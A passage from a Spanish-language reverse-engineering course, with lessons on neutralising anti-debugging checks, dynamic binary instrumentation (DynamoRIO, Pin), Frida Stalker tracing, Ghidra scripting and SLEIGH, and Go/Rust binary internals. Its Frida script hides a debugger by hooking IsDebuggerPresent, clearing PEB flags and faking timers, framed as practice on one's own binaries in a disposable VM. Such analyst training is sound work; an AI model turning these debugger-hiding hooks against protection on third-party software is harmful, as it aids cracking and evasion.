▼ **¿Dónde está el límite de esta lección?**

> En **reconocer e inventariar** la protección y **planear**. Desempaquetar protectores comerciales o software ajeno está fuera de alcance; la práctica es sobre binarios propios y malware en estático.

Puerta de salida

Podés: (1) distinguir packer de protector; (2) identificar una familia por sus huellas con DIE/PE-bear; (3) leer entropía e imports para sospechar empaquetado sin ejecutar; (4) enumerar las capas de una protección dura y escribir un plan de análisis que incluya *cuándo parar*.

Fuentes de esta lección

- github.com/horsicq/Detect-It-Easy — identificación de packer/protector y entropía por sección (conocimiento externo).
- github.com/hasherezade/pe-bear — inspección estática de PE.
- upx.github.io — el packer libre que se usa para empaquetar binarios propios de práctica.
- 2.17 Packers didácticos — el OEP/dump/IAT sobre UPX propio, escalón previo.
- 2.15 Anti-análisis y 2.26 VM — las capas de defensa que apila un protector.

Capas de esta lección

Contenido observado en CLS: el desempaquetado didáctico de UPX (2.17) y la exclusión declarada de protectores comerciales en Fuentes y límites. **Conocimiento externo (agregado por esta edición):** la taxonomía de familias, sus huellas y las herramientas de reconocimiento. **Recomendación editorial:** los ejemplos y la práctica son ilustrativos y sobre binarios propios.

Neutralizar anti-análisis en laboratorio

Objetivo de la lección

Pasar de **reconocer** un chequeo anti-análisis (lo que viste en 2.15) a **neutralizarlo de forma controlada** para poder analizar: parches, plugins de ocultación y *hooks*, sobre **binarios propios** o malware en **VM descartable**. **Prerrequisitos:** taxonomía anti-análisis (2.15), scripting de debugger (2.21), debugger (2.6) y el laboratorio de malware dinámico defensivo (2.22).

Riesgo: neutralizar un chequeo puede ejecutar el payload

Muchos binarios maliciosos **esconden su comportamiento detrás del anti-análisis**: si hacés que crean que nadie los observa, **corren su carga real**. Hacé esto solo en una **VM descartable con snapshot**, sin red o con red controlada, tal como se define en 4.4 Dinámico seguro. Para **aprender la técnica**, usá binarios propios con chequeos que escribís vos.

Por qué, a veces, hay que neutralizar

En 2.15 aprendiste a **detectar** que un binario se defiende. Pero para analizarlo en dinámico a veces necesitás que **no aborte**: un programa que llama a `IsDebuggerPresent` y sale si estás enganchado no se deja estudiar bajo debugger. Neutralizar el chequeo —hacer que devuelva «no hay debugger»— te deja seguir. La regla de oro: **neutralizás para observar, no para romper protecciones de software ajeno**.

Chequeos y su contramedida

Chequeo (2.15)	Dónde mira	Contramedida en lab
`IsDebuggerPresent`	PEB `BeingDebugged` (byte en PEB+2)	Hook que devuelve 0; o poner a 0 el byte del PEB
`CheckRemoteDebuggerPresent` / `NtQueryInformationProcess(ProcessDebugPort)`	*debug port* del proceso	Forzar el resultado a «sin debugger» (ScyllaHide)
`NtGlobalFlag` / *heap* `ForceFlags`	Flags que cambian bajo debugger	Normalizar los flags al valor «sin debugger»
Tiempos (`rdtsc`, `QueryPerformanceCounter`, `GetTickCount`)	Mide cuánto tardó entre dos puntos	Acortar el delta (hook que devuelve tiempos cercanos)
Anti-VM (`cpuid` bit de hipervisor, artefactos)	Detecta que corre en VM	Ocultar artefactos de la VM; parchear el chequeo
Hardware breakpoints (DR0–DR3)	Lee el contexto de depuración	Usar bp de software; limpiar DRx vía hook

> **Un VEH que lee DR0–DR3 te delata al poner un breakpoint de hardware**
>
> En x64, un truco frecuente es registrar un *vectored exception handler* (`AddVectoredExceptionHandler`) que, ante cualquier excepción, inspecciona `ContextRecord->Dr0..Dr3`: si alguno es distinto de cero, hay un breakpoint de hardware y el binario aborta. Un bp de hardware tuyo en x64dbg cae en la trampa. Para neutralizarlo en lab: enganchá `NtGetContextThread` (o el VEH registrado) con Frida y **forzá** `Dr0..Dr3 = 0` en el `CONTEXT` antes de que el código los evalúe. Alternativa: usá solo breakpoints de software en ese tramo.

Herramientas

- **ScyllaHide / TitanHide:** plugins (de x64dbg el primero; driver el segundo) que **ocultan el debugger** interceptando las APIs y estructuras de arriba. Es el camino rápido para «hacer invisible» el debugger sin parchear a mano.
- **Frida:** *hooks* en runtime para reemplazar el valor que devuelve una API concreta (fino y reproducible).
- **Parche estático** en x64dbg: cuando el chequeo está en el propio binario propio (p. ej. forzar el salto), con *Patch → Apply patches*. Igual que en 2.10, **no a ciegas**.

Ejemplo paso a paso: neutralizar tres chequeos propios con Frida

*(Ejemplo **ilustrativo**: script sobre un binario propio con chequeos que escribiste vos, en VM.)*

```
// ocultar.js — en VM, sobre binario PROPIO. frida -f .\propio.exe -l ocultar.js
const k32 = Process.getModuleByName('kernel32.dll');
const ntdll = Process.getModuleByName('ntdll.dll');

// 1) IsDebuggerPresent -> siempre 0
Interceptor.replace(
  k32.getExportByName('IsDebuggerPresent'),
  new NativeCallback(() => 0, 'int', []));

// 2) limpiar PEB.BeingDebugged (+0x02) y PEB.NtGlobalFlag (+0xBC en x64 / +0x68 en x86).
//    En Frida no hay un objeto 'gs'; se obtiene el PEB llamando a ntdll!RtlGetCurrentPeb.
const RtlGetCurrentPeb = new NativeFunction(
  ntdll.getExportByName('RtlGetCurrentPeb'), 'pointer', []);
const peb = RtlGetCurrentPeb();
peb.add(0x02).writeU8(0);                                  // BeingDebugged = 0
const offNtGlobalFlag = (Process.pointerSize === 8) ? 0xBC : 0x68;
peb.add(offNtGlobalFlag).writeU32(0);                      // NtGlobalFlag = 0

// 3) chequeo de tiempo: devolver un delta chico y estable
let ticks = 100000;
Interceptor.replace(
  k32.getExportByName('GetTickCount64'),
  new NativeCallback(() => { ticks += 10; return uint64(ticks); }, 'uint64', []));

console.log('[*] PEB limpiado en ' + peb + '; hooks anti-debug activos.');
```

Con estos tres *hooks*, tu binario de práctica —que sin esto salía con «debugger detectado»— sigue hasta el **flujo protegido** y podés analizarlo. En un debugger, **ScyllaHide** hace lo equivalente con un par de clics. Lo importante es entender **qué** estás falseando y **por qué**, para no engañarte a vos mismo sobre lo que hace el binario.

Práctica

En tu VM, con un **binario propio**:

1. Compilá un programa con tres chequeos (`IsDebuggerPresent`, lectura de `BeingDebugged` en el PEB y un chequeo de tiempo con `rdtsc`) que imprima «protegido» solo si ninguno detecta nada.
2. Verificá que bajo debugger **detecta** y sale.
3. Neutralizalos con ScyllaHide o con un script de Frida y confirmá que ahora llega a «protegido».
4. Escribí dos renglones sobre por qué este mismo procedimiento, aplicado a malware, se hace **solo en VM descartable**.

Preguntas de repaso

▼ **¿Cuál es el riesgo específico de neutralizar anti-análisis en malware?**

> Que el binario **esconde su payload detrás del chequeo**: al hacerle creer que no lo observan, **ejecuta su carga real**. Por eso se hace solo en VM descartable con snapshot y red controlada (4.4).

▼ **¿Qué mira `IsDebuggerPresent` y cómo se neutraliza?**

> Lee el byte `BeingDebugged` **del PEB** (PEB+2). Se neutraliza con un *hook* que devuelve 0, o poniendo a 0 ese byte del PEB; ScyllaHide lo hace automáticamente.

▼ **¿Por qué un chequeo de tiempo detecta al analista?**

> Porque entre dos puntos mide un **delta** (con `rdtsc` / `QueryPerformanceCounter`); bajo debugger o con breakpoints, el tiempo se dispara. Se neutraliza **achicando el delta** que devuelve el contador.

▼ **¿Qué hace ScyllaHide que te ahorra parchear a mano?**

> Intercepta las APIs y estructuras del PEB que usan los chequeos (`IsDebuggerPresent`, `NtQueryInformationProcess`, `NtGlobalFlag`, etc.) y les devuelve valores de «sin debugger», **ocultando el debugger** de forma centralizada.

▼ **¿Por qué «no parchear a ciegas» sigue valiendo acá?**

> Porque falsear un valor sin entenderlo puede ocultarte el comportamiento real o romper la lógica. Primero entendés qué chequea y qué estás cambiando; recién después neutralizás, y solo lo necesario.

Puerta de salida

Podés: (1) explicar por qué neutralizar un chequeo puede disparar el payload y qué recaudos exige; (2) relacionar cada chequeo de 2.15 con su contramedida; (3) ocultar el debugger con ScyllaHide o un hook de Frida sobre un binario propio; (4) justificar por qué se hace solo en VM descartable.

Fuentes de esta lección

- github.com/x64dbg/ScyllaHide — ocultación de debugger (PEB, APIs, NtGlobalFlag) (conocimiento externo).
- frida.re/docs — `Interceptor.replace` / `attach` para falsear el resultado de una API.
- github.com/LordNoteworthy/al-khaser — catálogo de chequeos anti-análisis para generar binarios propios de práctica.
- 2.15 Anti-análisis (reconocer) y 4.4 Dinámico seguro (la VM descartable).

Capas de esta lección

Contenido observado en CLS: los chequeos y el encuadre de reconocimiento de 2.15; el dinámico seguro de la Etapa 4. **Conocimiento externo (agregado por esta edición):** las contramedidas concretas, ScyllaHide/TitanHide y los hooks de Frida. **Recomendación editorial:** ejemplos y práctica ilustrativos, sobre binarios propios y malware solo en VM descartable.

Instrumentación binaria dinámica: DynamoRIO y Pin

> **Objetivo de la lección**
>
> Entender qué es la **DBI** (instrumentación binaria dinámica) y usarla para **contar instrucciones**, **medir cobertura** y **detectar código auto-modificado** (desempaquetado genérico), sobre binarios propios. **Prerrequisitos:** scripting de debugger (2.21) y packers didácticos (2.17).

Esto es **análisis dinámico instrumentado** sobre programas propios o crackmes. El malware, si se instrumenta, va en **VM descartable** (4.4).

Qué es la DBI

Una herramienta de DBI (**conocimiento externo**) toma el proceso mientras corre, **re-compila su código en bloques** (JIT) justo antes de ejecutarlos e **inserta tu código** en los puntos que elijas: antes de cada instrucción, al entrar a una función, cuando se escribe memoria. A diferencia de un debugger (que para en breakpoints), la DBI observa **todo** a escala de instrucción y es **mucho más rápida**, porque no hay *trap* por instrucción. El precio: tu código corre dentro del mismo proceso, así que hay que cuidar la *transparencia* (no alterar el comportamiento observado).

Los dos frameworks

Framework	Cómo se programa	Herramientas que ya trae
Intel Pin	*pintools* en C++; registrás *callbacks* por instrucción, *trace*, rutina o imagen (`INS_AddInstrumentFunction`, `TRACE_`, `IMG_`)	Ejemplos: `inscount`, `pinatrace`, `itrace`
DynamoRIO	*clients* en C; API de eventos (`dr_register_bb_event`)	`drcov` (cobertura), `drltrace` (llamadas a librería), `drcachesim`

Para empezar no hace falta escribir un *client*: `drcov` y `drltrace` de DynamoRIO resuelven el 80% de los casos de reversing sin compilar nada.

Para qué sirve en reversing

- **Cobertura:** qué bloques se ejecutaron con una entrada dada. Se vuelca con `drcov` y se colorea en IDA/Ghidra/Binary Ninja con **Lighthouse**: ves «por dónde pasó» el programa.
- **Fuzzing dirigido:** esa misma cobertura es la señal que usan los fuzzers (2.24) para saber si una entrada llegó a código nuevo.
- **Desempaquetado genérico:** un packer **escribe** una página y luego **ejecuta** desde ella. Una herramienta DBI que marca las páginas escritas y avisa cuando se ejecuta una de ellas encuentra el **OEP** sin conocer el packer (regla W⊕X).
- **Conteo y perfil:** cuántas instrucciones corre una rutina (útil para hallar la función «cara», p. ej. la de descifrado).

> **Cobertura ≠ traza: elegí según el objetivo**
>
> Son dos niveles de detalle distintos. La **cobertura** (`drcov`) registra *qué bloques básicos* se ejecutaron —basta para colorear en Lighthouse y comparar caminos, y es barata—. La **traza de instrucciones** registra *cada instrucción con los valores de los registros* (p. ej. `pinatrace` de Pin, o `drcachesim` / `drtrace` de DynamoRIO): es mucho más pesada, pero es la que necesitás para **reconstruir un algoritmo** —seguir cómo se transforma un dato paso a paso, como una rutina de descifrado—. Regla: para «¿por dónde pasó?» usá cobertura; para «¿qué le hizo al dato?» usá traza.

Ejemplo paso a paso: cobertura con drcov y OEP por W⊕X

*(Ejemplo **ilustrativo**: comandos típicos sobre un binario propio; no un volcado verificado.)*

```
# 1) cobertura de un binario PROPIO con DynamoRIO (no hay que compilar nada)
drrun -t drcov -- .\crackme_propio.exe entrada1
#   -> genera  drcov.crackme_propio.exe.<pid>.0000.proc.log
#   abrilo en Lighthouse (IDA/Ghidra) para colorear los bloques ejecutados

# 2) contar instrucciones con un pintool de ejemplo de Intel Pin
pin -t inscount0.dll -- .\crackme_propio.exe
#   -> Count 1234567   (cuántas instrucciones corrió)
```

```
// idea de un client/pintool de "unpacking genérico" (resumen conceptual)
//  - marcar cada página donde el programa ESCRIBE
//  - en cada bloque a ejecutar, si su página fue escrita antes -> candidato a OEP
on_memory_write(addr):      paginas_escritas.add(page_of(addr))
on_basic_block(bb):         if page_of(bb) in paginas_escritas:
                                print("posible OEP:", bb); dump_module()
```

La cobertura de `drcov` + Lighthouse te muestra **qué caminos tomó** cada entrada (comparás dos corridas y ves la rama que cambió). El esquema W⊕X encuentra el OEP de un UPX propio **sin** saber que era UPX: es el mismo OEP que en 2.17 buscabas a mano, ahora detectado por la regla «se ejecutó una página que antes se escribió».

Práctica

En tu VM, con binarios **propios**:

1. Sacá la cobertura con `drcov` de tu crackme para dos entradas distintas y coloreala en Lighthouse; identificá la rama que separa «bien» de «mal».
2. Contá las instrucciones con un pintool de ejemplo (`inscount`) y encontrá la rutina que más ejecuta (candidata a descifrado/bucle).
3. Sobre tu «hola mundo» empaquetado con UPX (de 2.17), explicá cómo la regla W⊕X marcaría el OEP.
4. Escribí dos diferencias prácticas entre instrumentar con DBI y depurar con breakpoints.

Preguntas de repaso

▼ **¿En qué se diferencia la DBI de un debugger?**

> La DBI **re-compila el código (JIT) e inserta tu código** en cada punto de interés, observando a escala de instrucción y **mucho más rápido** (sin *trap* por instrucción). El debugger para en breakpoints puntuales.

▼ **¿Qué herramienta de DynamoRIO usás para cobertura y con qué la visualizás?**

> `drcov` genera el archivo de cobertura; **Lighthouse** lo colorea sobre IDA/Ghidra/Binary Ninja para ver qué bloques se ejecutaron.

▼ **¿Cómo encuentra la DBI un OEP sin conocer el packer?**

> Con la regla **W⊕X**: marca las páginas donde el programa **escribe** y avisa cuando se **ejecuta** una de ellas. Ese salto a código recién escrito es el candidato a OEP, sea cual sea el packer.

▼ **¿Qué relación hay entre cobertura y fuzzing?**

> La cobertura (qué bloques nuevos tocó una entrada) es la **señal** que guía al fuzzer (2.24): si una entrada llega a código nuevo, vale la pena mutarla. La DBI puede proveer esa cobertura.

▼ **¿Por qué importa la «transparencia» en DBI?**

> Porque tu código corre **dentro del mismo proceso**: si altera tiempos, memoria o APIs observables, el binario puede comportarse distinto (o detectarte). Hay que medir sin cambiar lo que se mide.

> **Puerta de salida**
>
> Podés: (1) explicar qué hace la DBI y en qué se diferencia de un debugger; (2) sacar cobertura con `drcov` y leerla en Lighthouse; (3) contar instrucciones con un pintool; (4) describir el desempaquetado genérico por W⊕X.

Fuentes de esta lección

- Intel Pin · Pin User Guide — `INS_AddInstrumentFunction`, granularidades y pintools de ejemplo (conocimiento externo).
- dynamorio.org — API de clients y herramientas `drcov` / `drltrace` / `drcachesim`.
- github.com/gaasedelen/lighthouse — visualizar cobertura en IDA/Ghidra/Binary Ninja.
- 2.17 Packers (OEP a mano) y 2.24 Fuzzing (la cobertura como señal).

Capas de esta lección

Contenido observado en CLS: el OEP/dump de 2.17 como problema que la DBI automatiza. **Conocimiento externo (agregado por esta edición):** Pin, DynamoRIO, `drcov`/Lighthouse y la regla W⊕X. **Recomendación editorial:** ejemplos y práctica ilustrativos, sobre binarios propios.

Frida avanzado: Stalker y tracing de código

> **Objetivo de la lección**
>
> Dar el salto de los *hooks* puntuales (que ya usaste) al **tracing de todo un hilo** con **Stalker**: seguir instrucciones y bloques, medir **cobertura** y detectar **código generado en runtime**. Saber cuándo conviene Stalker y cuándo la DBI nativa. **Prerrequisitos:** scripting de debugger y Frida básico (2.21) y DBI (2.29).

Análisis dinámico sobre binarios propios o crackmes; el malware se instrumenta solo en **VM descartable** (4.4).

De los hooks al tracing

En 2.21 usaste `Interceptor` para engancharte a una función concreta (entrar, leer argumentos, salir). Eso es puntual. **Stalker** es otra cosa: es el motor de *tracing* de Frida que **sigue el flujo completo** de un hilo, reescribiendo el código **bloque por bloque** a medida que se ejecuta e informándote de cada bloque, llamada o retorno (**conocimiento externo**). Es la versión «scriptable en JavaScript» de lo que viste con Pin/DynamoRIO.

Qué te da Stalker

- **Eventos:** `exec` (cada instrucción), `block` / `compile` (cada bloque básico), `call` y `ret`. Elegís la granularidad según cuánto *overhead* tolerás.
- **`transform`:** podés **reescribir** el flujo mientras se traza (insertar *callouts*, saltar, instrumentar). Es el gancho más potente.
- **Cobertura:** con `frida-drcov` generás un archivo de cobertura **compatible con Lighthouse** (el mismo visor de 2.29).
- **Código en runtime:** como Stalker ve el código *cuando se va a ejecutar*, detecta bloques en regiones recién escritas (útil para OEP y descifrado en memoria).

Stalker vs DBI nativa (2.29)

	Frida Stalker	Pin / DynamoRIO
Se programa en	JavaScript (rápido de iterar)	C/C++ (compilar el tool)
Plataformas	Windows, Linux, macOS, Android, iOS	sobre todo desktop x86/x64 (+ ARM en DynamoRIO)
Overhead / transparencia	Mayor *overhead*; menos transparente	Más rápido y maduro para trazas largas
Fuerte en	enganchar APIs + trazar en el mismo script	trazas masivas, cobertura a gran escala

Regla práctica: si ya estás en Frida haciendo *hooks* y querés cobertura o una traza acotada, usá Stalker. Si necesitás trazar millones de instrucciones o integrarte con un fuzzer nativo, andá a Pin/DynamoRIO.

Ejemplo paso a paso: trazar los bloques de un hilo

*(Ejemplo **ilustrativo**: script sobre un binario propio en VM; `frida -f .\propio.exe -l stalker.js`.)*

```
// stalker.js — trazar SOLO dentro de la función objetivo (frida -f .\propio.exe -l stalker.js)
// Clave: activá Stalker al ENTRAR a la función y detenelo al salir. Si hacés follow/unfollow
// en la carga del script, Stalker corre y se apaga antes de que el hilo llegue a main -> imprime
0.
const objetivo = DebugSymbol.fromName('validar').address;  // o
Module.getBaseAddress('propio.exe').add(0x1000)
let total = 0;

Interceptor.attach(objetivo, {
  onEnter() {
    this.tid = this.threadId;
    Stalker.follow(this.tid, {
      events: { compile: true },        // un evento por bloque básico compilado
      onReceive(raw) {
        // annotate:false devuelve pares limpios [inicio, fin] (sin el tag 'compile')
        const bloques = Stalker.parse(raw, { annotate: false, stringify: false });
        total += bloques.length;
        for (const [ini, fin] of bloques) {
          // ini/fin son NativePointer reales del bloque básico compilado
        }
      }
    });
  },
  onLeave() {
    Stalker.unfollow(this.tid);
    Stalker.flush();
    console.log('[*] bloques ejecutados dentro de validar:', total);
  }
});
```

Con `compile: true` recibís un evento por **bloque básico** (barato): es la **cobertura**. Con `exec: true` tendrías uno por **instrucción** (caro, pero fino): es la **traza** que sirve para reconstruir un algoritmo (la misma distinción cobertura/traza de 2.29). Para cobertura real no reinventes el parser: `frida-drcov` ya emite el formato de Lighthouse. Para ver la transición **stub → OEP** en un packer propio, marcás las regiones que se escriben y avisás cuando Stalker compila un bloque dentro de una de ellas: ahí saltó al código desempaquetado.

Práctica

En tu VM, con binarios **propios**:

1. Seguí con Stalker el hilo principal de tu crackme y contá los bloques de una corrida «clave correcta» vs «incorrecta»; ¿qué bloque aparece solo en una?
2. Generá cobertura con `frida-drcov` y abrila en Lighthouse; comparala con la que sacaste con `drcov` nativo en 2.29.
3. Sobre tu binario empaquetado con UPX, detectá con Stalker el salto a una región recién escrita (OEP).
4. Anotá dos casos en los que preferirías Pin/DynamoRIO antes que Stalker.

Preguntas de repaso

▼ **¿Qué diferencia a `Interceptor` de `Stalker`?**

> `Interceptor` engancha funciones **puntuales**; `Stalker` **traza el flujo completo** de un hilo, bloque por bloque, informando cada instrucción/bloque/llamada/retorno.

▼ **¿Por qué elegirías `compile` / `block` en vez de `exec`?**

> Porque `exec` emite un evento **por instrucción** (mucho *overhead*), mientras que `compile` / `block` emiten uno **por bloque básico**: suficiente para cobertura y mucho más barato.

▼ **¿Cómo detecta Stalker código generado en runtime?**

> Porque ve el código **justo cuando se va a ejecutar**: si un bloque cae en una región que se **escribió antes**, es código nuevo (descifrado o desempaquetado), candidato a OEP.

▼ **¿Qué ventaja da que la cobertura sea formato Lighthouse?**

> Que la **visualizás igual** que la de `drcov` nativo (2.29), coloreando los bloques en IDA/Ghidra. Podés comparar trazas de Stalker y de Pin/DynamoRIO con el mismo visor.

▼ **¿Cuándo preferís Pin/DynamoRIO a Stalker?**

> Para **trazas muy largas** (millones de instrucciones), cuando importa el *overhead*/transparencia, o para integrarte con un fuzzer nativo. Stalker gana cuando ya estás en Frida y querés iterar rápido en JavaScript.

Puerta de salida

Podés: (1) explicar la diferencia entre hook puntual y tracing; (2) seguir un hilo con Stalker y elegir granularidad; (3) sacar cobertura con `frida-drcov` y leerla en Lighthouse; (4) detectar el salto al OEP por bloques en regiones recién escritas, y decidir entre Stalker y DBI nativa.

Fuentes de esta lección

- frida.re/docs/stalker — `Stalker.follow`, eventos, `transform` (conocimiento externo).
- frida-drcov (Lighthouse) — emitir cobertura en formato Lighthouse.
- 2.21 Scripting (Frida básico) y 2.29 DBI (la comparación con Pin/DynamoRIO).

Capas de esta lección

Contenido observado en CLS: la automatización dinámica de 2.21 como base. **Conocimiento externo (agregado por esta edición):** Stalker, sus eventos y `transform`, y la cobertura con frida-drcov. **Recomendación editorial:** ejemplos y práctica ilustrativos, sobre binarios propios.

Extensiones de Ghidra y SLEIGH

> **Objetivo de la lección**
>
> Automatizar Ghidra con **scripts** (descifrar strings, renombrar, resolver imports) y entender **P-Code** y **SLEIGH** lo suficiente para leer el IR y, si hace falta, **modelar un bytecode propio** (el de tu mini-VM de 2.26). **Prerrequisitos:** Ghidra/Cutter (2.16) y C++ profundo (2.18).

Ampliación de 2.16: ahí recorriste Ghidra «a mano»; acá lo **programás**.

Por qué extender Ghidra

Dos motivos (**conocimiento externo**): **automatizar** lo repetitivo (descifrar cientos de strings, renombrar por patrón, anotar structs) y **enseñarle algo que no sabe** (una arquitectura rara, un bytecode a medida). Lo primero son *scripts*; lo segundo es **SLEIGH**.

Scripts: Jython, PyGhidra y Java

- **Jython (Python 2):** el scripting histórico, integrado en el *Script Manager*. Cómodo para tareas rápidas; el lenguaje es viejo.
- **PyGhidra (Python 3):** desde **Ghidra 11+** viene integrado y es el **estándar actual**: corre CPython 3 real contra la API, así que podés usar librerías de Python 3 dentro del script (`z3-solver` para resolver una condición, `requests`, `capstone`…). En versiones previas se lograba lo mismo con Ghidrathon. Jython queda para scripts viejos.
- **Java (GhidraScript):** la API nativa, la más completa y la de los *plugins*/analizadores.

Las piezas de la API que más vas a tocar: `FlatProgramAPI` (`getInstructionAt`, `getBytes`, `createFunction`, `setEOLComment`, `getSymbolAt`) y la interfaz de decompilado `DecompInterface` (pedir el C decompilado de una función desde el script).

Headless: Ghidra sin interfaz

Para procesar muchos binarios o integrar en CI, `analyzeHeadless` corre el análisis y tus scripts **sin GUI**:

```
analyzeHeadless C:\proyectos miProyecto ^
  -import .\muestra_propia.exe ^
  -postScript descifrar_strings.py ^
  -scriptPath .\scripts
```

P-Code: el IR de Ghidra

Ghidra no razona sobre x86 directamente: traduce cada instrucción a **P-Code**, un lenguaje intermedio de operaciones chiquitas (`COPY`, `INT_ADD`, `LOAD`, `STORE`, `CBRANCH`…). Hay dos niveles: **raw** (crudo, 1 instrucción → varias ops) y **refined/high** (tras el análisis, el que alimenta el decompilador). Trabajar sobre P-

Code te da análisis de flujo de datos **independiente de la arquitectura**: el mismo script sirve para x86 y para ARM.

SLEIGH: enseñarle una arquitectura (o tu bytecode)

SLEIGH es el lenguaje con que Ghidra describe un procesador: un `.slaspec` (cómo se decodifican los bytes y qué P-Code produce cada instrucción), más `.pspec` / `.cspec` / `.ldefs` (registros, convención de llamada, variantes). Modelar una instrucción es decir tres cosas: **qué bits** la identifican, **cómo se muestra** (el *display*) y **qué hace** (su semántica en P-Code). Esto es lo que te deja **liftear el bytecode de tu mini-VM** (2.26) y que Ghidra lo decompile como si fuera código normal.

```
# fragmento SLEIGH (ESQUEMÁTICO) para el OP_XOR de la mini-VM de 2.26
# opcode de 8 bits + inmediato de 8 bits; 'acc' es un registro virtual
define token instr (16) op=(8,15) imm=(0,7);
:XOR imm is op=0x02 & imm { acc = acc ^ imm; }     # semántica = P-Code
:ADD imm is op=0x03 & imm { acc = acc + imm; }
```

Ejemplo paso a paso: descifrar strings con un script

*(Ejemplo **ilustrativo**: script Jython sobre un binario propio; Window → Script Manager.)*

```
# descifrar_strings.py (Jython) — XOR 0x5A y dejar el claro como comentario
addr = toAddr(0x00403020)
n = 16
data = getBytes(addr, n)                       # byte[] (con signo)
claro = "".join(chr((b & 0xff) ^ 0x5A) for b in data)
setEOLComment(addr, "desc: " + claro)          # queda anotado en el listado
print("descifrado:", claro)
```

Qué hiciste: leíste 16 bytes, los pasaste por `XOR 0x5A` y dejaste el texto claro **anotado en el propio listado**, de forma reproducible. Escalado a un bucle sobre todas las referencias a la rutina de descifrado, resolvés cientos de strings en segundos —lo que a mano sería una tarde—.

Práctica

En tu VM, sobre binarios **propios**:

1. Compilá un binario que guarde sus strings con `XOR 0x5A` y escribí un script Ghidra que las descifre y comente todas.
2. Corré ese mismo script en modo **headless** sobre dos binarios de una.
3. Pedí con `DecompInterface` el C decompilado de una función y guardalo a archivo.
4. Escribí (esquemático) las líneas SLEIGH de dos opcodes más de tu mini-VM (2.26) y explicá qué P-Code generarían.

Preguntas de repaso

▼ **¿Cuándo escribís un script y cuándo tocás SLEIGH?**

> **Script** para automatizar sobre una arquitectura que Ghidra **ya entiende** (descifrar, renombrar, anotar). **SLEIGH** cuando hay que **enseñarle una arquitectura o un bytecode nuevo** que no trae.

▼ **¿Qué es P-Code y por qué conviene razonar sobre él?**

> Es el **IR** de Ghidra: cada instrucción se traduce a operaciones chicas (`INT_ADD`, `LOAD`…). Razonar sobre P-Code es **independiente de la arquitectura**: el mismo análisis vale para x86 y ARM.

▼ **¿Qué tres cosas define una instrucción en SLEIGH?**

> **Qué bits** la identifican (el patrón del token), **cómo se muestra** (el display/mnemónico) y **qué hace** (su semántica expresada en P-Code).

▼ **¿Para qué sirve `analyzeHeadless`?**

> Para correr el análisis y tus scripts **sin la GUI**: procesar lotes de binarios, integrar en CI o automatizar pipelines de triage.

▼ **¿Cómo se conecta esta lección con la VM de 2.26?**

> Con SLEIGH podés **modelar el bytecode de tu mini-VM** para que Ghidra lo desensamble y decompile como código normal: es la vía de *lifting* para devirtualizar lo que vos mismo virtualizaste.

> **Puerta de salida**
>
> Podés: (1) escribir un script de Ghidra (Jython/PyGhidra) que descifre y anote; (2) correrlo en headless; (3) explicar qué es P-Code y sus niveles; (4) describir cómo SLEIGH modela una instrucción y para qué liftearías tu bytecode propio.

Fuentes de esta lección

- ghidra.re · API (FlatProgramAPI, DecompInterface) — scripting en Java/Jython (conocimiento externo).
- SLEIGH language docs — tokens, display y semántica P-Code.
- github.com/mandiant/Ghidrathon — Python 3 en Ghidra (alternativa a Jython).
- 2.16 Ghidra/Cutter (recorrido a mano) y 2.26 VM (el bytecode que se liftea).

> **Capas de esta lección**
>
> **Contenido observado en CLS:** el recorrido de Ghidra de 2.16 como base. **Conocimiento externo (agregado por esta edición):** la API de scripting, headless, P-Code y SLEIGH. **Recomendación editorial:** los ejemplos (incluida la línea SLEIGH, marcada como esquemática) y la práctica son ilustrativos.

Go y Rust en profundidad

> **Objetivo de la lección**
>
> Ir más allá de «reconocer el compilador» (lo que viste en 2.13) y **recuperar la lógica** de un binario Go o Rust: nombres de función, tipos, interfaces/traits y cómo se ven sus estructuras en memoria.
> **Prerrequisitos:** huella de compilador (2.13) y C++ profundo (2.18, para vtables y layouts).

Esto es una **ampliación profunda** de 2.13: ahí ya identificabas que un binario era Go o Rust; acá aprendés a leerlos.

Por qué cuestan (y por qué hay esperanza)

Go y Rust producen binarios **estáticos y grandes**, con su propio *runtime* adentro y sin los símbolos «clásicos» de C. La buena noticia: ambos dejan **metadatos recuperables**. En Go son casi un regalo; en Rust hay que desmanglar y entender la monomorfización (**conocimiento externo**).

Go: el runtime que se deja leer

- `gopclntab` **(pclntab):** una tabla que mapea direcciones a **nombres de función**, pensada para los *stack traces*. Aunque el binario esté «stripeado», esta tabla suele estar: recuperás casi todos los nombres. Es el primer paso siempre.
- `moduledata`**:** la estructura raíz del runtime; desde ahí se llega a la pclntab y a las tablas de tipos.
- **Tipos (**`_type`**/rtype):** Go guarda descriptores de tipo para reflexión; con ellos recuperás nombres de structs y campos.
- **Interfaces (**`itab`**):** una interfaz es un par `(itab, data)`; el `itab` tiene el tipo concreto y la **tabla de métodos**. Reconocer este par te dice qué método se llama en un despacho dinámico.
- **Strings:** `(puntero, longitud)`, **sin terminador NUL**. En el listado vas a ver una carga de puntero seguida de una longitud inmediata.
- **Convención de llamada:** hasta Go 1.16 los argumentos iban por **stack**; desde **Go 1.17** hay ABI por **registros** (amd64). Saber la versión cambia cómo leés los argumentos.

Herramienta clave: **GoReSym** (Mandiant) recupera pclntab, tipos y metadatos y los exporta para IDA/Ghidra.

Rust: manglado, monomorfización y traits

- **Name mangling:** dos esquemas. El **legacy** (estilo Itanium, `_ZN...E` con longitudes y un hash) y el **v0** (`_R...`, RFC 2603). Se desmanglan con `rustfilt` (o el soporte de Ghidra/IDA).
- **Monomorfización:** los genéricos no existen en runtime: el compilador genera **una copia por cada tipo** usado. Por eso un `Vec<T>` aparece muchas veces, una por `T`: no te confundas creyendo que son funciones distintas.
- **Trait objects (**`dyn Trait`**):** un *fat pointer* = **puntero a datos + puntero a vtable**. La vtable trae *drop*, tamaño, alineación y los métodos. Es el despacho dinámico de Rust y se lee parecido a una vtable de

C++ (2.18).

- **Strings y colecciones:** `&str` es `(ptr, len)` UTF-8; `String` es `(ptr, len, cap)`; `Vec<T>` igual. **Sin NUL**.
- **`Option` / `Result`:** con *niche optimization*, un `Option<&T>` no ocupa un byte extra: usa el valor `0` (puntero nulo) como `None`.
- **Los *panics* son oráculos: **en modo seguro, Rust inyecta antes de indexar un array/slice una llamada a `core::panicking::panic_bounds_check` (y a `panic_fmt` / `panic` en otros casos), muchas veces con el `file:line` del fuente embebido. Esas comprobaciones te** revelan la longitud esperada de los buffers** y marcan dónde empieza cada acceso a datos: un regalo para reconstruir estructuras.

Cómo se ve cada cosa en memoria

Concepto	Go	Rust
String	`(ptr, len)` sin NUL	`&str (ptr,len)` · `String (ptr,len,cap)`
Despacho dinámico	interfaz = `(itab, data)`	`dyn Trait` = `(data, vtable)`
